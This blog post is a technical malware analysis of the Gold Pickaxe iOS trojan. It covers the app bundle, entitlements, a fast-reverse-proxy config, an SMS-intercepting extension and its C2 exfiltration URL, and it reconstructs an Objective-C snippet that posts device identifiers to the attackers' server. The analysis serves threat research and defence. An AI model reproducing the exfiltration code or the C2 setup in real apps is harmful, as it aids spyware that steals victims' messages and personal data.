Gold Pickaxe iOS Technical Analysis: IPA Overview and C2 Communication Start up

syrion.me/goldpickaxe-technical-analysis-ipa-c2/

April 19, 2024

April 19, 2024 13 minute read

In February 2024 **Group-IB** wrote a blog post about a mobile **Trojan** developed by a Chinese-speaking cybercrimine group called **Gold Pickaxe**.

This malware targets both **iOS** and **Android** users in the Asia Pacific region in order to collect identity documents, SMS, pictures and other data related to the compromised phones.

The malware communicates with the C2 using two protocols:

- The **websocket** protocol used to listen for incoming commands
- The **HTTP** protocol used to send information and data to the **C2**

In this article we are going to analyse the **IPA** file, and then describe how the malware connects to the **C2 websocket** server.

How the malware listens for incoming commands and executes them are not in the scope of this blog post.

Technical Analysis

IPA Overview

The **SHA-256** of the **IPA** file is **4571f8c8560a8a66a90763d7236f55273750cf8dd8f4fdf443b5a07d7a93a3df**, and it is reported as malicious on VirusTotal.




Figure 1 - VirusTotal Digital Pensions.ipa

The application bundle contains all the application files, there are interesting files related to the **fast reverse proxy** configuration, the **html** pages shown to the user, and a **plugin** used to intercept sms.




Figure 2 - Chinp.app Bundle

The iOS application is signed with the following information:

- **Bundle ID**: com.want.long.chinp
- **Associated Domain**: apple.hzc5[.]xyz
- **Developer Team ID**: 27S3W42PY8

```
syrion@BlackRock Payload % codesign -dv --entitlements - chinp.app
Executable=/Users/syrion/Downloads/Payload/chinp.app/chinp
Identifier=com.want.long.chinp
Format=app bundle with Mach-O thin (arm64)
CodeDirectory v=20500 size=406303 flags=0x0(none) hashes=6343+7 location=embedded
Signature size=4844
Info.plist entries=39
TeamIdentifier=27S3W42PY8
Sealed Resources version=2 rules=19 files=63
Internal requirements count=1 size=100
[Dict]
        [Key] application-identifier
        [Value]
                [String] 27S3W42PY8.com.want.long.chinp
        [Key] beta-reports-active
        [Value]
                [Bool] true
        [Key] com.apple.developer.associated-domains
        [Value]
                [Array]
                        [String] messagefilter:apple.hzc5.xyz
        [Key] com.apple.developer.team-identifier
        [Value]
                [String] 27S3W42PY8
        [Key] get-task-allow
        [Value]
                [Bool] false
syrion@BlackRock Payload %
```

Figure 3 - Chinp.app Codesign

Obviously the associated domain is reported as malicious.




Figure 4 - VirusTotal Associated Domain

Analyzing the **Info.plist** file, we can see interesting information: the application name is **Digital Pensions**, the bundle id is **com.want.long.chinp**, furthermore the following settings let us know that the malware accesses the photo library and camera:

- Privacy - Photo Library Usage Description
- Privacy - Photo Library Additions Usage Description
- Privacy - Camera Usage Description

Info 〉 No Selection

Key	Type	Value
Information Property List	Dictionary	(39 items)
Default localization	String	en
MinimumOSVersion	String	13.0
App Transport Security Settings	Dictionary	(1 item)
Bundle identifier	String	com.want.long.chinp
DTXcodeBuild	String	15A240d
Privacy - Photo Library Usage Description	String	อนุญาตให้แอปเข้าถึงคลังภาพ
Application requires iPhone environment	Boolean	YES
Privacy - Photo Library Additions Usage Description	String	อนุญาตให้แอปเข้าถึงคลังภาพ
Executable file	String	chinp
BuildMachineOSBuild	String	23A344
Application supports indirect input events	Boolean	YES
CFBundleIcons~ipad	Dictionary	(1 item)
Bundle OS Type code	String	APPL
UISupportedDevices	Array	(26 items)
DTAppStoreToolsBuild	String	15A240a
DTCompiler	String	com.apple.compilers.llvm.clang.1_0
Bundle name	String	chinp
CFBundleSupportedPlatforms	Array	(1 item)
Required device capabilities	Array	(1 item)
Bundle display name	String	Digital Pensions
View controller-based status bar appearance	Boolean	NO
Privacy - Camera Usage Description	String	อนุญาตให้แอปเข้าถึงกล้อง
Supported interface orientations (iPad)	Array	(4 items)
ITSDRMScheme	String	v2
DTPlatformBuild	String	21A325
Supported interface orientations	Array	(1 item)
Application Scene Manifest	Dictionary	(2 items)
InfoDictionary version	String	6.0
DTSDKBuild	String	21A325
DTXcode	String	1500
Bundle version	String	16
DTSDKName	String	iphoneos17.0
Launch screen interface file base name	String	LaunchScreen.storyboard
UIDeviceFamily	Array	(1 item)
DTPlatformVersion	String	17.0
Bundle version string (short)	String	1.0.2
Icon files (iOS 5)	Dictionary	(1 item)
DTPlatformName	String	iphoneos
Main storyboard file base name	String	Main

Figure 5 - Chinp.app Info.plist

The **config.ini** file contains information related to the **fast reverse proxy** configuration as shown in the image below.

config.ini

```
[common]
server_addr = #server_addr
server_port = #server_port
token = #token

[#adid]
type = tcp
local_ip = 127.0.0.1
local_port = 1081
remote_port = #remote_port
```

Figure 6 - FRP Con

The values “**#server_addr**”, “**#server_port**”,”**#token**”, “**#adid**” and “**#remote_port**” will be replaced with values received from the **C2**.

The plugins folder contains an extension called **messagefilter.appex**, according to **Group-IB** due to Apple restrictions, this extension can only intercept SMS received from numbers that are not in the contact list





Figure 7 - messagefilter.appex Content

In the extension **Info.plist** we can find the URL used to exfiltrate the intercepted sms.



Info.plist

Info 〉 No Selection

Key	Type	Value
Information Property List	Dictionary	(23 items)
Bundle name	String	messagefilter
DTSDKName	String	iphoneos17.0
DTXcode	String	1500
DTSDKBuild	String	21A325
Default localization	String	en
Bundle version	String	16
BuildMachineOSBuild	String	23A344
DTPlatformName	String	iphoneos
Bundle OS Type code	String	XPC!
Bundle version string (short)	String	1.0.2
CFBundleSupportedPlatforms	Array	(1 item)
Item 0	String	iPhoneOS
InfoDictionary version	String	6.0
Executable file	String	messagefilter
DTCompiler	String	com.apple.compilers.llvm.clang.1_0
Required device capabilities	Array	(1 item)
MinimumOSVersion	String	12.0
Bundle identifier	String	com.want.long.chinp.messagefilter
UIDeviceFamily	Array	(1 item)
DTPlatformVersion	String	17.0
DTXcodeBuild	String	15A240d
Bundle display name	String	messagefilter
DTPlatformBuild	String	21A325
NSExtension	Dictionary	(3 items)
NSExtensionAttributes	Dictionary	(1 item)
ILMessageFilterExtensionNetworkURL	String	https://apple.hzc5.xyz/api/apple/sms
NSExtensionPointIdentifier	String	com.apple.identitylookup.message-filter
NSExtensionPrincipalClass	String	MessageFilterExtension

Figure 8 - C2 SMS Url

The **mach-o** file contains chinese language strings used in logs and thai language strings that are shown to the user, this confirms that the app is developed by a Chinese-speaking group targetting thai users.

```
__ustring:0000000101299DAC aWebsocketIsDis text "UTF-16LE", "断开重连，websocket is disconnected: %@",0
__ustring:0000000101299DAC                                        ; DATA XREF: __cfstring:cfstr_WebsocketIsDis↓o
__ustring:0000000101299DF2 asc_101299DF2   text "UTF-16LE", "收到消息: %@",0
__ustring:0000000101299DF2                                        ; DATA XREF: __cfstring:stru_1017B4D38↓o
__ustring:0000000101299E04 asc_101299E04   text "UTF-16LE", "发送心跳",0
__ustring:0000000101299E04                                        ; DATA XREF: __cfstring:stru_1017B4FF8↓o
__ustring:0000000101299E0E asc_101299E0E   text "UTF-16LE", "未连接，重新连接",0
__ustring:0000000101299E0E                                        ; DATA XREF: __cfstring:stru_1017B5018↓o
__ustring:0000000101299E20 asc_101299E20   text "UTF-16LE", "检测权限",0
__ustring:0000000101299E20                                        ; DATA XREF: __cfstring:stru_1017B5038↓o
__ustring:0000000101299E2A aWifi           text "UTF-16LE", "检测Wifi",0
__ustring:0000000101299E2A                                        ; DATA XREF: __cfstring:cfstr_Wifi↓o
__ustring:0000000101299E38 asc_101299E38   text "UTF-16LE", "进入前台",0
__ustring:0000000101299E38                                        ; DATA XREF: __cfstring:stru_1017B5098↓o
__ustring:0000000101299E42 asc_101299E42   text "UTF-16LE", "进入后台",0
__ustring:0000000101299E42                                        ; DATA XREF: __cfstring:stru_1017B50B8↓o
__ustring:0000000101299E4C asc_101299E4C   text "UTF-16LE", "代理信息:%@",0
__ustring:0000000101299E4C                                        ; DATA XREF: __cfstring:stru_1017B5138↓o
__ustring:0000000101299E5C aFrp            text "UTF-16LE", "启动frp内网穿透",0
__ustring:0000000101299E5C                                        ; DATA XREF: __cfstring:cfstr_Frp↓o
__ustring:0000000101299E70 aSocks5_0       text "UTF-16LE", "启动socks5",0
__ustring:0000000101299E70                                        ; DATA XREF: __cfstring:cfstr_Socks5_0↓o
__ustring:0000000101299E82 aD_1            text "UTF-16LE", "状态: %d",0
__ustring:0000000101299E82                                        ; DATA XREF: __cfstring:cfstr_D_1↓o
__ustring:0000000101299E90 asc_101299E90   text "UTF-16LE", "错误:%@",0
__ustring:0000000101299E90                                        ; DATA XREF: __cfstring:stru_1017B5358↓o
__ustring:0000000101299E9C asc_101299E9C   text "UTF-16LE", "来咯",0 ; DATA XREF: __cfstring:stru_1017B53B8↓o
__ustring:0000000101299EA2 asc_101299EA2   text "UTF-16LE", "转换成功",0
__ustring:0000000101299EA2                                        ; DATA XREF: __cfstring:stru_1017B53D8↓o
__ustring:0000000101299EAC asc_101299EAC   text "UTF-16LE", "视频保存成功！",0
__ustring:0000000101299EAC                                        ; DATA XREF: __cfstring:stru_1017B5418↓o
__ustring:0000000101299EBC asc_101299EBC   text "UTF-16LE", "文件删除成功",0
__ustring:0000000101299EBC                                        ; DATA XREF: __cfstring:stru_1017B5438↓o
__ustring:0000000101299ECA asc_101299ECA   text "UTF-16LE", "文件删除失败，错误信息:%@",0
__ustring:0000000101299ECA                                        ; DATA XREF: __cfstring:stru_1017B5458↓o
__ustring:0000000101299EE8 asc_101299EE8   text "UTF-16LE", "转换失败: %@",0
__ustring:0000000101299EE8                                        ; DATA XREF: __cfstring:stru_1017B5478↓o
__ustring:0000000101299EFA aTMKHndLaeNFYML text "UTF-16LE", "ตามข้อกำหนดและเงื่อนไขฝ่ายข้อมูลความปลอดภัยทางไซเบอ"
__ustring:0000000101299EFA                                        ; DATA XREF: __cfstring:cfstr_TMKHndLaeNFYML↓o
__ustring:0000000101299EFA                 text "UTF-16LE", "ร์ของภาครัฐ การใช้ผลิตภัณฑ์ Digital Pension จำเป็นต"
__ustring:0000000101299EFA                 text "UTF-16LE","องเปิดใช้งานฟังก์ชันความปลอดภัย",0
__ustring:000000010129A00A aSiIKRNWMplDAyM text "UTF-16LE", "สิทธิ์การอ่านความปลอดภัยของข้อมูล การรักษาความปลอดภ"
__ustring:000000010129A00A                                        ; DATA XREF: __cfstring:cfstr_SiIKRNWMplDAyM↓o
```

Figure 9 - Chinese and Thai Strings

Reverse Engineering

Identify The Device

The malware identifies each victim using an **Identifiers for Advertisers** (**IDFA**), the **IDFA** is sent in every **HTTP** request in order to identify the device. The **+[commonUtils getAdid]** method is executed to obtain the **IDFA**, it is just a wrapper for the **+[SimulateIDFA createSimulateIDFA]** method as shown in the image below.

```
id __golang +[CommonUtils getAdid](id a1, SEL a2)
{
  id result; // [xsp+10h] [xbp+10h]

  +[SimulateIDFA createSimulateIDFA](&OBJC_CLASS___SimulateIDFA, "createSimulateIDFA");
  return result;
}
```

Figure 10 - getAdid method

The SimulateIDFA project is publicly available on github, the **createSimulateIDFA** method is the same of the github project.

It is possible to recognize the entire method in the disassembler; for example, in the following image, we can see the **carrierInfo** function.




Figure 11 - carrierInfo Function

HTTP Requests

The Malware sends data and information to the **C2** using the **HTTP** protocol, it uses the **AFHTTPSessionManager** class to execute a **HTTP Post** Request via the POST:parameters:headers:constructingBodyWithBlock:progress:success:failure: method.

We can see the method details below.

```
- (nullable NSURLSessionDataTask *)POST:(NSString *)URLString
                             parameters:(nullable id)parameters
                                headers:(nullable NSDictionary<NSString *, NSString
*> *)headers
              constructingBodyWithBlock:(nullable void(id<AFMultipartFormData>
formData))block
                               progress:(nullable void(NSProgress *
uploadProgress))uploadProgress
                                success:(nullable void(NSURLSessionDataTask * task,
id _Nullable responseObject))success
                                failure:(nullable void(NSURLSessionDataTask
*_Nullable task, NSError * error))failure;
```

Parameters:

- **POST**: the URL string used to create the request URL
- **parameters**: the parameters to be encoded according to the client request serializer
- **headers**: the headers appended to the default headers for this request

- **constructingBodyWithBlock**: a block that takes a single argument and appends data to the HTTP body. The block argument is an object adopting the AFMultipartFormData protocol
- **progress**: a block object to be executed when the upload progress is updated. Note this block is called on the session queue, not the main queue
- **success**: a block object to be executed when the task finishes successfully. This block has no return value and takes two arguments: the data task, and the response object created by the client response serializer
- **failure**: a block object to be executed when the task finishes unsuccessfully, or that finishes successfully, but encountered an error while parsing the response data. This block has no return value and takes a two arguments: the data task and the error describing the network or parsing error that occurred

Based on the specific API used by the malware some parameters can be set or not and in some case they can be different.

For example **(nullable id)parameters** is a Dictionary contains the parameters that are send to the **C2** , each parameter is a key-value pair. The **adid** key with the **IDFA** value is send in each request, other parameters depends on the specific API purpose (for example the API used to send crash information has another parameter contains a string representing the crash details). Some API can set or not the **block**, **success** and **failure** params in order to execute specific function if the request succeeds or fails. A generic snippet of the **HTTP** request is the following.

```
AFHTTPSessionManager *manager = [AFHTTPSessionManager manager];

[manager setResponseSerializer:[AFHTTPResponseSerializer serializer]];

NSString *urlString = [NSString stringWithFormat:@"%@%@", @"http://hzc5[.]xyz",
@"/api/apple/xxxx"];

NSString *keys[] = {@"adid", ... /* keys */};

NSString *objects[] = {[CommonUtils getAdid], ..., /* values */};

NSDictionary *parameters = [NSDictionary dictionaryWithObjects:objects
                                             forKeys:keys
                                             count: /* number of parameters */
                           ];

[manager POST:urlString
      parameters:parameters
      headers:nil
      constructingBodyWithBlock: /* can be set or not */
      progress:nil
      success:nil /* can be set or not */
      failure:nil /* can be set or not */
];
```

Application Startup

When the application starts, the **-[AppDelegate application:didFinishLaunchingWithOptions:]** method is executed. If there were crashes, the malware gets the crash detail (**getCrash**), saves the crash detail in the **standUserDefaults** and sends it to the C2 (the two **saveCrash** method), after that, the malware checks if the application should be terminated (**isDestory**). If that's the case the application exits (**_exit**), otherwise it sets the **isStartFrp** flag variable to **0** (this variable is used to determine if the **fast reverse proxy** is executed).

